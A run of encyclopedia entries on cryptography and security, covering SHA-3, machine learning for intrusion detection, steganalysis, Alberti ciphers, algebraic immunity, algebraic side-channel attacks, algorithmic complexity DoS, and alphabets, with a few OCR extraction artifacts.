There is a broad consensus that Keccak was an excellent choice that represents a design approach that is very different from SHA-2. SHA-3 has a very high-security margin: The best practical preimage and collision attacks cover only 6 out of 24 rounds. Keccak is a flexible cryptographic tool that can be extended to pseudorandom functions and authenticated encryption. The adoption has been slower than anticipated because little improvement has been made on the cryptanalysis of SHA-2, while CPU improvements have made SHA-2 faster. Moreover, SHA-3 offers a substantial performance improvement for hardware designs, but the large state of SHA-3 (1600 bits) makes it harder to integrate dedicated hardware with 64-bit CPU architectures. The 3GPP TS 35.231 standard for securing mobile communications has specified the TUAK suite for authentication and key generation based on SHA-3. It can be expected that in future cryptographic deployments SHA-3 will become increasingly more important.

Definition

Network security generally comprises systems that help protect data in transit, storage, and compute from unauthorized access, destruction, alteration, and exfiltration. These systems include intrusion detection, end-point protection, firewalls, and malware detection. Artificial Intelligence (AI) is a branch of computer science that studies and develops methods and techniques to perform tasks that normally require human intelligence. Big Data Analytics leverages the collection, organization, and storage of vast amounts of valuable data to gain security and business insights. Big Data systems must collect and process data that is both varied and high in velocity. AI techniques require Big Data to solve previously unsolvable security problems.

Background (Historical Data Optional)

Since becoming a foundational academic discipline in the 1950s, AI has been through multiple cycles of boom and bust. The downturns are referred

to as AI Winters which experience reductions in funding and expectations. In recent decades, AI developed into the tool of choice for solving previously unsolvable problems due to the improvements in compute (e.g., CPUs/GPUs), driven by Moore's law, and Internetworking supporting Machine-to-Machine (M2M) and Human-to-Machine communication. Machine Learning (ML) is a subfield of AI that leverages the methods and theory from computational statistics and is able to learn from a given feature set to make decisions without explicit programming. ML techniques require domain knowledge for feature set selection (feature engineering). ML employs supervised and unsupervised learning. In supervised learning, the model is trained by a large representative data set that has already been labeled by a human or machine with domain expertise. The trained model is then used to classify new data without labels. Naive Bayes, Logistic Regression, Support Vector Machines (SVM), Random Forest (RF), Hidden Markov Models, and K-Nearest Neighbor are among the supervised learning techniques (Apruzzese et al. 2018). Unsupervised learning techniques do not require labeled data. They cluster or associate the data by considering common features and patterns within the data. Deep Learning (DL) is a subfield of ML and uses layered Neural Networks (NN) to mimic the human brain's analytical learning capabilities. In contrast to ML techniques, DL techniques autonomously select features from the input data without relying on domain knowledge. To this effect, there is an increased data dependency for DL techniques; therefore, they do not perform well with smaller data sets. DL techniques use heavy computing power as they treat the problem with a holistic approach for an end-to-end solution as opposed to a divide-and-conquer approach. They extensively leverage matrix algebra and benefit from parallel high-performance hardware architectures such as Graphics Processing Units (GPUs). Similar to ML, DL also has supervised and unsupervised learning. Convolutional Neural Networks (CNN) and Recurrent Neural Networks (RNN) are among the primary supervised learning algorithms for DL whereas Deep Belief Networks (DBN) is a prime example for an unsupervised DL learning algorithm. Some practices combine supervised and unsupervised learning techniques for a particular problem; these are classified under semisupervised learning techniques.

ML and DL techniques are increasingly employed for network security and cybersecurity in general due to the increasing scale and complexity of

security threats. The frequency and variation of such attacks is high, and existing enterprise monitoring systems now collect a large volume of data that can be used successfully by ML and DL techniques to predict, detect, and respond to such attacks with the expectation of high accuracy. Enterprise IT networks have evolved from single private Data Center into Internet-accessible-distributed multicloud systems that require defense against new attack vectors. This growth calls for multiple security policies that could challenge human perception for selecting the right set of manageable rules. Domain knowledge agnostic DL and ML techniques are well suited for these tasks. In signature-based systems, the security software is programmed to scan known event signatures to detect malware. This requires continual maintenance and storage of those signatures and which frequently fail when new malware appears. Not only are such systems slow, but they are also increasingly ineffective. ML and DL techniques are well suited for finding out the pattern of normal (usual) behavior and can detect an anomaly as a result of any unseen event. Some security attacks may start with compromising legitimate user credentials for an entry into the enterprise account. These attacks are difficult to detect. ML and DL techniques could play a role to capture the pattern of user behavior in addition to his/her credentials and are capable of monitoring for changes in behavior so that they can detect or challenge these attacks successfully. This is rather difficult to integrate into conventional rule-based security systems. A lack of security domain knowledge is also a concern that ML and DL systems are well suited to address because some applications capture the domain-specific features from the data itself automatically, not having to rely only on an individual’s skill set.

Applications and Use Cases

The foremost security use cases that can leverage ML and DL models are malware analysis, malicious event and intrusion detection, Spam detection, user authentication, access and physical security control, and automation of security services. Modern malware and virus applications have built-in polymorphic characteristics (features) where they can create variants that look and feel different while still having the same malicious and destructive effects on networked systems. The generic rule-based systems fail in detecting such malware. ML and DL approaches are better fit to capture the

relationships between variants and be able to classify all variants into correct malware class and group-enabling detection before the sensitive data are comprimized. For this use case to further improve, the quality and volume of labeled samples have been worked on and rendered. Spam detection and phishing-use cases are low-level but rather frequent attacks that cause waste of resources, and carry malware and/or URLs to compromised sites. Those attacks may sometimes use sophisticated methods that are difficult to catch with existing rule-based generic filters. ML and DL techniques are employed in these use cases to improve the detection of such attacks by looking into the correlations of features in the content. Malicious events and intrusions are mostly coordinated acts from remote endpoints. Botnets are good examples of infected nodes in the network that target a specific system with repeated use of costly functions. Domain Generation Algorithms (DGAs) are used by these infected nodes to evade black-list-/white-list-based detection while searching to access command and control centers. ML and DL systems can leverage Natural Language Processing (NLP) techniques as part of this use case to detect these correlated and integrated attacks. The physical security control, as a use case, benefits from recent successful ML and DL applications supporting facial recognition, object-recognition, and biometrics. Time series analysis as an example ML technique helps detect anomalies such as failed login attempts and data exfiltration at an early stage so that the loss could be kept at the minimum.

In general, ML and DL techniques have different performance indicators for their evaluation. The security application use cases of ML and DL mostly employ binary classification techniques where the question is to predict if a certain event represents a security anomaly. The Error Matrix is used to compare AI techniques' resulting-predicted labels against their true label.

True Positive (TP): represents the threatening security events that are classified correctly by the model.

True Negative (TN): represents the nonthreatening security events that are classified correctly by the model.

False Positive (FP): represents the nonthreatening security events that are predicted as threatening.

False Negative (FN): represents the threatening security events that are predicted as nonthreatening.

Using these definitions, the following performance indicators are defined.

Accuracy: (TP+TN)/(TP+TN+FP+FN) represents the ratio of correctly predicted events over the total number of events. If the events are not evenly distributed (skewed) over threatening and nonthreatening cases, then this indicator may not be useful.

Precision: TP/(TP+FP) represents the ratio of correctly predicted events as threatening overall predicted events as threatening.

Recall: TP/(TP+FN) represents the ratio of correctly predicted events as threatening overall events that should be predicted as threatening.

F1-Score: 2*TP/(2*TP+FN+FP) calculates the test's accuracy with a weighted average of precision and recall.

For the security applications, precision, recall, and F1-score are commonly used for the evaluation of the model performance. Higher values represent a better-performing model (Xin et al. 2018).

Open Problems and Future Directions

Description of New Trends/Unsolved Problems

Lack of publicly available recent data sets for academic use is an open problem. DARPA Intrusion Detection Data set (Lippmann et al. 2000), KDD CUP 99 Dataset (Tavallaee et al. 2009; Meena and Choudhary 2017), NSL-KDD dataset (Revathi and Malathi 2013), and Australian defense academy (ADFA) data set (Xie et al. 2014) are among the ones used in the field. Implementing the detection to a near-real-time level is an ultimate goal that can be realized by developing faster data collection, ingestion, and processing platforms. There is a need for new multivariate evaluation criteria to better compare and contrast the models. The fact that the training sets becoming obsolete suggests a research area for proposing a process to dynamically schedule retraining frequency and relabeling. There is also a need for automated parameter tuning as it is currently a mundane human-centric activity. DL techniques are still immature and will benefit the most from future research. Adversarial attacks using ML and DL techniques to the very same ML and DL security defense systems are one of the hot topics for further research. Poisoning of training data seems to be a problem facing security AI analysts. There is also a lack of skill set that has domain knowledge both in security and data science. Continuous maturity and

improvements of ML and DL algorithms with optimized libraries such as TensorFlow, Keras, and others represent a growing research area for both academia and corporate R&D teams (https://www.masergy.com/managed-security). The end goal is to design and implement a complete closed-loop automation for end-to-end security that learns, detects, and remediates; currently, this is deployed as an open-loop system at Security Operations Centers (SOCs) and Networks Operations Centers (NOCs) with human intervention.


Definition

Steganalysis is the technology to determine the existence of hiding information in multimedia contents as texts, images, or videos. Artificial intelligence technology has enabled extraordinary developments in the steganalysis field.

Background

Steganography and steganalysis are inseparable adversaries for a long period. The AI approaches in steganalysis often rely on machine learning. The key challenge of traditional learning-based steganalysis is to construct effective feature representations. It depends on hand-crafted statistics features and machine learning models to decide whether a given piece of content is a stego or not. In the past few decades, researchers have focused on designing appropriate feature extractors from spatial and frequency domain of the suspicious cover (Jessica and Miroslov 2002). For image



steganalysis, the most commonly used and effective features are obtained by learning the textural information and pixel-wise correlations of the images content, such as the SPAM (Pevny et al. 2010), Markov-based features (Shi et al. 2006), Run-length statistics (Dong and Tan 2008), and Rich Model (SRM) (Fridrich and Kodovsky 2012). In order to obtain an accurate detection, it is important that the feature representations consider complex dependencies among individual image elements to capture the traces caused by embedding operations. These features should be sensitive to stego-modifications but insensitive to image content. Besides, simple binary classifiers include SVM and ensemble classifiers are applied for these features (Fig. 1).

AI Approaches in Steganalysis Research, Fig. 1 How is learning-based image steganalysis done for feature representation?

Theory

Though significant progress has been achieved for learning-based steganalysis in laboratory, the practical detection accuracy is far from satisfactory, especially when against new advanced and unlearn steganographic methods. Recently, with the benefits of big data and multiple deep learning models, more efforts have been put toward the automatic and intelligent deep learning-based steganalysis (Xu et al. 2016; Qian et al. 2015), which appreciates huge/sufficient training data and could learn hierarchical feature representations by a natural progression from artificial neural networks. Deep models apply a set of algorithms in machine learning that attempt to model high-level abstractions in the stego/cover data by using architectures composed of multiple nonlinear transformations. This scheme could consider the distribution of data after convolutions and involves some local information (which may be caused by embedding operation) and translates it into more global statistics (which are automatically learned rather than hand-crafted design) (Fig. 2).

AI Approaches in Steganalysis Research, Fig. 2 Learning steganalysis feature representations hierarchically

Open Problems and Future Directions

There are several challenges in current learning-based steganalysis. The first challenge is batch steganography. Conventional steganalysis detects steganography in a single dataset. This can be easily by-passed by steganographers using batch steganography that embeds messages into a large amount of data with a very small embedding payload on each data sample. Steganography-into-BigData is hard to be detected with statistical or learning-based steganalysis because of mismatch problem between the testing and training datasets. To tackle this challenge, recently researchers focused on big data steganalysis (Wu et al. 2018; Wu 2020). Instead of detecting stegos, these methods aim to detect potential steganographers from innocent subjects by analyzing a large amount of their shared contents using clustering (Ker and Pevný 2011) and anomaly detection (Ker and Pevný 2012). The assumed scenario is the guilty steganographer sends both low payload stegos and innocent covers to hide his trace. For detection, one may extract steganalysis feature for each data sample and obtain a feature set for each subject. The clustering-based detection method may combine hierarchical clustering with Maximum Mean Discrepancy (MMD) distance measure. Such detector assumes the majority of subjects is normal and tries to identify guilty steganographer as an outlier cluster. There are also some outlier-based detection methods, such as the local outlier factor (LOF) method. The Steganography-into-BigData is still a fast-evolving research field.

The second challenge is for behavior steganography, where multimedia contents are innocent, clean, and no embedding with any data, but the steganographer's behavior itself implies a hidden message. Most behavior steganography are through social interactions on a social network such as the "like" action under someone's blog, e.g. (Zhang 2017). The behavior steganography on social network can be modeled and studied by graph theory (Wu et al. 2019). This makes traditional steganalysis algorithms useless. To detect behavior steganography, it needs AI steganalysis that incorporates historical behavior analysis and user profile to discover anomalous behavior of a suspect steganographer. For example, in the research by Li et al. (2019), the set of shared images by a normal user are deemed to be correlated in content, whereas they are uncorrelated for a steganographer. This behavior anomaly can be detected by measuring the similarities of a suspect's shared images. Hence, the analysis of behavior pattern is an important side-channel for detecting steganography. The

methodology of behavior steganalysis has also inspired a similar idea of deepfake forensics based on subject behavior in questioned video. The work of Farid et al. in (Agarwal et al. 2019) is just an example, where the behavioral patterns such as head pose and facial movement of a specific world leader are analyzed and extracted as a discriminative feature for detecting his/her deepfake-generated videos.

The third challenge is an intelligent and constantly evolving counterpart from learning-based steganography. Facing this, the community is exploring adversarial learning between steganography and steganalysis. The success of deep-learning stimulates AI steganalysis models, e.g. (Xu et al. 2016; Qian et al. 2015; Boroumand et al. 2018), and inspired by adversarial learning there appears adversarial steganography (Zhu et al. 2018; Shi et al. 2017). It has become very clear that the two parts will evolve together under an adversarial framework. Actually, this conforms with the trend in a broader information security scope, where adversarial competing also exists in the battle between “deepfake” (Ma et al. 2019) and “de-fake” (Xuan et al. 2019), the battle between adversarial examples and robust model (He et al. 2019), and also the battle between sensing human signal (Peng et al. 2015) and privacy preserving (He et al. 2020).

Alberti Encryption

Friedrich L. Bauer[29] ✉
(29) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

Alberti encryption is a polyalphabetic encryption with shifted, mixed alphabets.

Alberti discs

As an example, let the mixed alphabet be given by:

Plaintext	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
Ciphertext	B	E	K	P	I	R	C	H	S	Y	T	M	O	N	F	U	A	G	J	D	X	Q	W	Z	L	V

or, reordered for decryption:

Plaintext	q	a	g	t	b	o	r	h	e	s	c	y	l	n	m	d	v	f	i	k	p	z	w	u	j	x
Ciphertext	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

Modifying accordingly, the headline of a *Vigenère table* (Vigenère Cryptosystem) gives the *Alberti table*:

	q	a	g	t	b	o	r	h	e	s	c	y	l	n	m	d	v	f	i	k	p	z	w	u	j	x
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B

Synonyms

Resistance to the standard algebraic attack

Definition

Parameter of a Boolean function quantifying its resistance to algebraic attacks

Background

Boolean functions

Theory

A new kind of attacks, called *algebraic attacks*, has been introduced recently (see (Courtois 2003; Courtois and Meier 2002)). In both the combiner and the filter model of a pseudo-random generator in a stream cipher, there exists a linear permutation $L : \mathbb{F}_2^N \mapsto \mathbb{F}_2^N$, a linear mapping $L' : \mathbb{F}_2^N \mapsto \mathbb{F}_2^n$ and an n-variable combining or filtering Boolean function f such that, denoting by $u_1, \cdots, u_N$ the initialisation of the linear part of the

pseudo-random generator and by $(s_i)_{i\geq 0}$ the pseudo-random sequence output by it, we have, for every i:

$$s_i = f\left(L' \circ L^i\left(u_1, \cdots, u_N\right)\right).$$

The general principle of algebraic attacks is to try solving the system of such equations (corresponding to some known bits of the pseudo-random sequence). The number of equations can be much larger than the number N of unknowns. This makes less complex the resolution of the system by using Groebner basis, and even allows linearizing the system (replacing every monomial of degree greater than 1 by a new unknown). The resulting linear system has however too many unknowns in practice and cannot be solved when the algebraic degree of f is large enough. But Courtois and Meier observed that if there exist functions $g \neq 0$ and h of low degrees (say, of degrees at most d) such that $fg = h$ (where fg denotes the Hadamard product of f and g, whose support is the intersection of the supports of f and g), we have, for every i:

$$\begin{aligned} & s_i\, g\left(L' \circ L^i\left(u_1, \cdots, u_N\right)\right) \\ & \quad = h\left(L' \circ L^i\left(u_1, \cdots, u_N\right)\right). \end{aligned}$$

This equation in $u_1, \cdots, u_N$ has degree at most d, since L and L' are linear, and if d is small enough, the system of equations obtained after linearization can then be solved by Gaussian elimination.

Low degree relations have been shown to exist for several well known constructions of stream ciphers, which were immune to all previously known attacks.

It is a simple matter to see that the existence of functions $g \neq 0$ and h, of degrees at most d, such that $fg = h$ is equivalent to the existence of a function $g \neq 0$ of degree at most d such that $fg = 0$ or $(f \oplus 1)g = 0$. A function g such that $fg = 0$ is called an *annihilator* of f.

The minimum degree of $g \neq 0$ such that $fg = 0$ (i.e., such that g is an annihilator of f) or $(f \oplus 1)g = 0$ (i.e., such that g is a multiple of f) is called the (standard) *algebraic immunity* of f and denoted by $AI(f)$. This important characteristic is an affine invariant. It is shown in (Courtois 2003) that the algebraic immunity of any n-variable function is bounded above by $\lceil n/2 \rceil$.

The complexity of the algebraic attack is in $O\left(\left(\sum_{i=0}^{AI(f)}\right)\left(\begin{array}{c}N\\i\end{array}\right)^{\omega}\right)$ operations, where $\omega \approx 3$ is the exponent of the Gaussian reduction and $AI(f)$ is the algebraic immunity of the filter function, and it needs about $\sum_{i=0}^{AI(f)}\left(\begin{array}{c}N\\i\end{array}\right)$ bits of the keystream. More specifically, taking for f an n-variable function with algebraic immunity $\lceil n/2 \rceil$, the complexity of an algebraic attack using one annihilator of degree $\lceil n/2 \rceil$ is roughly $7\left(\left(\begin{array}{c}N\\0\end{array}\right)+\cdots+\left(\begin{array}{c}N\\\lceil n/2\rceil\end{array}\right)\right)^{2.8}$ (see Courtois 2003). If the secret key has length 128 (which is usual) and N equals 256 (the double, for avoiding time-memory trade-off attacks), then the complexity of the algebraic attack is at least 2^{80} (which is considered nowadays as a just sufficient complexity) for $n \geq 13$; and it is greater than the complexity of an exhaustive search, that is 2^{127} in average, for $n \geq 15$. This is why the number of variables of Boolean functions had to be increased because of algebraic attacks.

A few functions with optimal algebraic immunity (such as the majority function) have been found but have bad nonlinearities. Recently, an infinite class of balanced functions with provably optimal algebraic immunity, optimal algebraic degree and much better nonlinearity has been found (Carlet and Feng 2008). The nonlinearity computed for small values of the number of variables and the resistance to fast algebraic attacks (see below) checked by computer seem to show that the function is good for use in stream ciphers but this has to be confirmed mathematically.

A high value of $AI(f)$ is not a sufficient property for a resistance to all algebraic attacks, because of *fast algebraic attacks*, which work if one can find g of low degree and $h \neq 0$ of reasonable degree such that $fg = h$, see (Courtois and Meier 2002). When $d°g + d°h \geq n$, there always exist g of degree at most e and h of degree at most d such that $fg = h$. Note however that fast algebraic attacks need more data than standard ones.

The pseudo-random generator must also resist algebraic attacks on the augmented function (Fischer and Meier 2007), that is (considering now f as a function in N variables, to simplify description), the vectorial function $F(x)$ whose output equals the vector $(f(x), f(L(x)), \cdots, f(L^{m-1}(x)))$. Algebraic

attacks can be more efficient when applied to the augmented function rather than to the function f itself.

Finally, a powerful attack on the filter generator has been introduced by S. Rønjom and T. Helleseth (2007), which also adapts the idea of algebraic attacks, but in a different way. The complexity of the attack is in about $\sum_{i=0}^{d} \binom{N}{i}$ operations, where d is the algebraic degree of the filter function and N is the length of the LFSR. It needs about $\sum_{i=0}^{d} \binom{N}{i}$ consecutive bits of the keystream output by the pseudo-random generator. Since d is supposed to be close to the number n of variables of the filter function, the number $\sum_{i=0}^{d} \binom{N}{i}$ is comparable to $\binom{N}{n}$. Since $AI(f)$ is supposed to be close to $\lceil n/2 \rceil$, Denoting by C the complexity of the Courtois-Meier attack and by C' the amount of data it needs, the complexity of the Rønjom-Helleseth attack roughly equals $C^{2/3}$ and the amount of data it needs is roughly C'^2. From the viewpoint of complexity, it is more efficient and from the viewpoint of data it is less efficient.

Open Problems

- Prove that the function from (Carlet and Feng 2008) has good nonlinearity and good resistance to fast algebraic attacks
- Find (other) infinite classes of balanced Boolean functions provably achieving optimal algebraic immunity, high algebraic degree, good nonlinearity and good resistance to fast algebraic attacks

Algebraic Side-Channel Attack

Yossi Oren[31] ✉
(31) Ben Gurion University, Beer Sheva, Israel

✉ **Yossi Oren**
Email: yos@bgu.ac.il

Synonyms

ASCA

Definitions

A side-channel attack method which uses equation solvers to recover a secret key from a side-channel trace. This is done by modeling the internal structure of the cipher, and the side-channel leakage behavior of the device under test, as a set of equations.

Background

Algebraic side-channel analysis attacks are a type of side-channel cryptanalytic attack. In ASCA, the cipher to be cryptanalyzed is represented as a series of *cipher equations*, which describe the transformation of plaintext into ciphertext using an unknown key. These equations are extended with a set of *leakage equations*, which describe a mapping between the cipher's internal state and the side-channel leakage expected from the particular device under test. Finally, *measurement equations* are added to the equation set. These equations describe the actual side-channel emanations observed by the attacker. The measurement equations are

typically extracted from the raw side-channel traces using a naïve Bayes decoder or a similar signal processing step.

The equation set is fed into an automated equation solver, together with any additional information known to the attacker, such as a known plaintext and/or ciphertext. The equation solver returns a *satisfying assignment* to the equation set. Part of the satisfying assignment is the cryptographic key, which is proven to cause the device to emit the side-channel leakage observed by the attacker, realizing the ASCA attacker's key recovery objective.

ASCA attacks are an extension of algebraic cryptanalysis attacks, originally proposed by Courtois and Pieprzyk in 2002. There are two main classes of ASCA attacks. In *deterministic* ASCA (Renauld and Standaert, 2009), the measurement equations must be precisely satisfied; thus, if the side-channel leakage is not measured accurately, this measurement error can cause the solver to decide that the equation set is *unsatisfiable*, or otherwise return an incorrect key. In *tolerant, or soft*, ASCA (Oren et al., 2010; Oren and Wool, 2012) the measurement equations are specified as *optimization constraints*. The solver is instructed to maximize the amount of the satisfied constraints, according to some goal function, but does not fail if some of the constraints are not satisfied. This modification allows ASCA to operate on traces with a lower signal-to-noise ratio.

Application

ASCA methods can be classified according to the choice of representation chosen for the equation set. Possible options include satisfiability clauses (Renauld and Standaert, 2009), pseudo-Boolean optimization clauses (Oren et al., 2012; Oren and Wool, 2016), and constraint programming (Liu et al., 2018, 2022). In general, the advanced forms of representation allow for a more natural modeling of the cipher equations.

Open Problems and Future Directions

While some ASCA methods are capable of handling some noise in the measurements, the management of larger noise levels is still an open problem. Soft strategies may be an option for this purpose. In the future, ASCA could be modified to enable the simultaneous use of a large amount

of traces, allowing successful attacks with an even lower signal-to-noise ratio, bridging the gap between simple power analysis and differential power analysis.

Algorithmic complexity attacks

Definition

A low-bandwidth denial-of-service attack that forces the algorithms of a victim program to exhibit their worst-case performance.

Background

When analyzing the running time of algorithms, a common technique is to differentiate the average-case and worst-cast performance. If an attacker can control and predict the inputs being used by these algorithms, then the attacker may be able to induce the worst-case behavior, effectively causing a denial-of-service (DoS) attack (Crosby and Wallach 2003).

Algorithmic DoS attacks have much in common with other low-bandwidth DoS attacks, wherein a relatively short message causes an Internet server to crash or misbehave. However, unlike buffer overflow

attacks, attacks that target poorly chosen algorithms can function even against code written in safe languages or otherwise carefully written. In many of these attacks, an attacker can precompute the worst-case input to a program and reuse it on many vulnerable systems. Algorithmic complexity attacks have a broad scope because they attack the algorithms used in a program.

Theory

There are many data structures that have different typical-case and worst-case processing times.

For instance, hash tables typically consume $O(n)$ time to insert n elements. However, if each element hashes to the same bucket, the hash table will degenerate to a linked list, and it will take $O(n^2)$ time to insert n elements. When vulnerable hash functions are used as part of a language runtime such as Java or Python, the attack surface can apply to many programs implemented in these languages. When a malicious input is chosen, performance can degrade by a factor of 10,000 or more when attackers can feed tens of thousands of keys to a vulnerable program.

Bloom filters are a probabilistic data structure for tracking set membership (Bloom 1970). They have been used for connection tracking in intrusion detection systems. In the average case, they have a very low error rate on random inputs, but when an attacker can choose the inputs to the Bloom filter, the error rate may be much higher.

Regular expressions are widely used as a simple way of parsing textual data. Many regular expression libraries perform matches with a backtracking matching algorithm instead of a DFA (deterministic finite automaton) or NFA (nondeterministic finite automaton). In the average case, a backtracking matcher is faster and offers more features than an NFA or DFA. In the worst case, a backtracking matcher may take exponential time (Smith et al. 2006).

Worst-case inputs on other algorithms have been devised, such as attacks on Java bytecode verifiers, register allocation algorithms in just-in-time compilers (Probst et al. 2005), and Quicksort (McIlroy 1999).

Impact

As with any DoS attack, the attacker's goal in an algorithmic complexity attack is to knock a computer off the network by sending it crafty network packets. While a buffer overflow might cause the computer to crash, an algorithmic DoS attack instead causes the CPU to spend excessive time doing what were intended to be simple tasks.

In any modern networked computer, excessive CPU usage will cause the computer to be too busy to accept new packets from the network. Eventually, the memory buffers in the network card or the operating system kernel will become full, yet the application will be too busy to read new packets. Consequently, packets will be dropped. In this fashion, an algorithmic complexity attack, mounted against a system such as a network intrusion detection system (NIDS), could knock the NIDS off the air, allowing other attack traffic to pass through undetected.

Solutions

The obvious solution to algorithmic complexity attacks is choosing algorithms with good worst-case performances. An alternative, chosen by several regular expression libraries, is to have resource limits and abort when processing takes too long.

Hash tables or Bloom filters can be protected by choosing a *keyed* hash function, where the key is chosen randomly and not known to the attacker. This prevents an attacker from knowing the set of inputs that causes hash collisions. Unkeyed cryptographic hash functions are not a solution as they may be brute-forced to find inputs that collide into the same hash table bucket.

Applications

Although many algorithms have different typical case and worst-case behaviors, hash tables are among the most common such data structure. They are used in filesystem implementations, intrusion detection systems, web applications, and the runtimes of many scripting languages.

Alphabet

Friedrich L. Bauer[33] ✉
(33) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

An alphabet is a set of characters (literals, figures, and other symbols) together with a strict ordering (denoted by <) of this set. For good reasons, it is usually required that a set of alphabetic characters has at least two elements and that it is finite. An alphabet Z of n elements is denoted by Z_n, the order is usually the one of the listing.

Background

Z_{26} = {a,b,c, …, x,y,z} is the common alphabet of *Latin* letters of present days. In former times and cultures, the Latin letter alphabet was smaller, so

$Z_{21} = Z_{26} \setminus \{j, k, w, x, y\}$ in Italian until about 1925
$Z_{24} = Z_{26} \setminus \{k, w\}$ in Spanish until about 1950
$Z_{25} = Z_{26} \setminus \{w\}$ in French and Swedish until about 1900

In the Middle Ages, following the Latin tradition, 20 letters seem to have been enough for most writers (with v used for u),

$$Z_{20} = Z_{26} \setminus \{j, k, u, w, x, y\} .$$

Sometimes, mutated vowels and consonants like ä, ö, ü, ß (German), æ, œ (French), å, ø (Scandinavian), ł (Polish), č, ě, ř, š, ž (Czech) occur in

literary texts, but in cryptography there is a tendency to suppress or transcribe them, i.e., to avoid diacritic marks.

The (present-day) *Cyrillic* alphabet has 32 letters (disregarding Ё):

$$Z_{32}=\{А,Б,В,Г,Д,Е,Ж,З,И,Й,К,Л,М,Н,О,П,$$
$$Р,С,Т,У,Ф,Х,Ц,Ч,Ш,Щ,Ъ,Ы,Ь,Э,Ю,Я\}.$$

A set of m-tuples formed by elements of some set V is denoted by V^m. If Z is an alphabet, Z^m has usually the lexicographic order based on the order of Z.

In mathematics and also in modern cryptography, the denotation $\mathbb{Z}_n$ is usually reserved for the set $\{0, 1, 2, \ldots, n-1\}$. It makes arithmetic modulo n possible (Modular Arithmetic). Of course, Z_{26} = {a,b,c, …, x,y,z} can and often will be identified with $\mathbb{Z}_{26}$.

The following *number* alphabets are of particular historical interest:

$\mathbb{Z}_{10} = \{0, 1, 2, \ldots, 9\}$ (*denary* alphabet) with $0 < 1 < 2 < \ldots < 9$.

$\mathbb{Z}_4 = \{0, 1, 2, 3\}$ (*quaternary* alphabet) with $0 < 1 < 2 < 3$ (Alberti, 1466).

$\mathbb{Z}_3 = \{0, 1, 2\}$ (*ternary alphabet*) with $0 < 1 < 2$ (Trithemius, 1518).

$\mathbb{Z}_2 = \{0, 1\}$ (*binary alphabet*) with $0 < 1$ (Francis Bacon, 1605). An element from $\mathbb{Z}_2$ is called *bit*, from bi(nary digi)t.

The technical utilization of the binary alphabet $\mathbb{Z}_2$ goes back to Jean Maurice Émile Baudot, 1874; at present, one mainly uses quintuples and octuples of binary digits (called *bytes*).

The alphabet of m-tuples formed by elements of $\mathbb{Z}_n$ and ordered lexicographically is denoted by $\mathbb{Z}_n^m$: $Z_{32} = \mathbb{Z}_2^5$ (*teletype* alphabet or CCIT2 code), its cryptographic use goes back to Gilbert S. Vernam, 1926.

$A_{256} = \mathbb{Z}_2^8$ (*bytes* alphabet), IBM ca. 1964 (cryptographic use by Horst Feistel 1973).

Note that from a mathematical point of view, $\mathbb{Z}_{32} = \{0, 1, 2, \ldots, 31\}$ is not the same as $\mathbb{Z}_2^5 = \{(00000), (00001), (00010), (00011), (00100), \ldots, (11111)\}$. Of course, these two sets have the same cardinality, but arithmetically that does not make them the same. This can be seen from the way addition is defined

for the elements of $\mathbb{Z}_{32}$ and $\mathbb{Z}_2^5$; while in $\mathbb{Z}_{32}$ arithmetic is done modulo 32, in $\mathbb{Z}_2^5$ every element added to itself gives (00000).

The following alphabets are mentioned:

- *Standard* alphabet: An alphabet listed in its regular order
- *Mixed* alphabet: Standard alphabet listed in some permuted order
- *Reversed* alphabet: Standard alphabet listed in some backwards order
- *Shifted* alphabet: Standard alphabet listed with a cyclically shifted order

A *vocabulary* is a set of characters (usually a standard alphabet), or of words, and/or phrases (usually alphabetically ordered), used to formulate the plaintext (*plaintext vocabulary*) or the ciphertext (*ciphertext vocabulary*) (Cryptosystem).

Reflection DoS attacks

Definitions

An amplification attack is a volumetric DoS attack with amplification and reflection characteristics. Reflection is achieved by source IP address spoofing, while amplification is accomplished by mostly exploiting UPD-based protocols that provide a much larger than the request response.

Theory and Application

